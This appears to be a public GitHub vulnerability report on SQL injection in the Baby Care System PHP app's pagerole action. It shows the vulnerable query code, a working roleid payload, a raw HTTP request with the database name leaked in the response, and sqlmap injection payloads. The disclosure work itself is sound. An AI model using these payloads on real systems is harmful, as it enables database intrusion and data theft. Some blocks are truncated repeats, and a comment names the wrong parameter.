debug601 / bug_report Public

<> Code ⊙ Issues Pull requests Actions Projects Security Insights

main

bug_report / vendors / janobe / baby-care-system / SQLi-6.md

debug601 Create SQLi-6.md History


1 contributor

45 lines (34 sloc) | 2.27 KB

Body Care System has SQL injection vulnerability

vendor: https://www.sourcecodester.com/php/14622/baby-care-system-phpmysqli-full-source-code.html

Vulnerability file: /BabyCare/admin/pagerole.php&action=display&value=1&roleid=




```
if(isset($_GET['action'])){
        $action = $_GET['action'];
        $roleid = $_GET['roleid'];

        if($action == 'delete'){
            $image = $_GET['image'];

            $delquery = "DELETE FROM tb_menu WHERE id ='$roleid'";
            $delData = $db->delete($delquery);
            if($delData){
                unlink("assets/img/portfolio/".$image);
                echo "<script>alert('Menu Deleted Successfully.!');</script>";
                echo "<script>window.location='admin.php?id=pagerole'; </script>";
            }else{
                echo "<script>alert('Menu Not Deleted.!');</script>";
                echo "<script>window.location='admin.php?id=pagerole'; </script>";
            }

        }elseif($action == 'display'){
            $value = $_GET['value'];
            if($value == 1){
                $value = 0;
            }elseif($value==0){
                $value = 1;
            }

            $querydisplay = "UPDATE tb_menu SET status='$value' WHERE id = '$roleid'";
            $updated_rows = $db->update($querydisplay);
```

Vulnerability location: /BabyCare/admin.php?id=pagerole&action=display&value=1&roleid= //postid is Injection point

[+]Payload: /BabyCare/admin.php?id=pagerole&action=display&value=1&roleid=3%27%20and%20updatexml(1,concat(0x7e,(select%20database()),0x7e),2)--+ //roleid is Injection point


```
GET /BabyCare/admin.php?id=pagerole&action=display&value=1&roleid=3%27%20and%20updat
Host: 192.168.1.19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=v8g2iaa0tsnt5b01btt83eb7qo
Connection: close
```



```
GET
/BabyCare/admin.php?id=pagerole&action
=display&value=1&roleid=3%27%20and%20u
pdatexml(1,concat(0x7e,(select%20datab
ase()),0x7e),2)--+ HTTP/1.1
Host: 192.168.1.19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko)
Chrome/99.0.4844.84 Safari/537.36
Accept:
text/html,application/xhtml+xml,applic
ation/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signe
```

```
></li><br/>

<li><a
href="admin.php?id=posts">Posts</a></
li><br/>


                              </ul>

</div><!--/.nav-collapse -->
                      </div>
                 </div>

XPATH syntax error:
'~sourcecodester_babycare~'47
```

```
---
Parameter: roleid (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY cla
    Payload: id=pagerole&action=display&value=1&roleid=3' RLIKE (SELECT (CASE WHEN (

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=pagerole&action=display&value=1&roleid=3' AND (SELECT 2190 FROM(SELE

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=pagerole&action=display&value=1&roleid=3' AND (SELECT 4825 FROM (SEL
---
```



```
---
Parameter: roleid (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=pagerole&action=display&value=1&roleid=3' RLIKE (SELECT (CASE WHEN (6967=6967) THEN 3 ELSE 0x28 END))-- nhxC

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=pagerole&action=display&value=1&roleid=3' AND (SELECT 2190 FROM(SELECT COUNT(*),CONCAT(0x7162627871,(SELECT (ELT(2190=2190,1))),0x71
FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- Gllb

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=pagerole&action=display&value=1&roleid=3' AND (SELECT 4825 FROM (SELECT(SLEEP(5)))FSej)-- xCer
---
```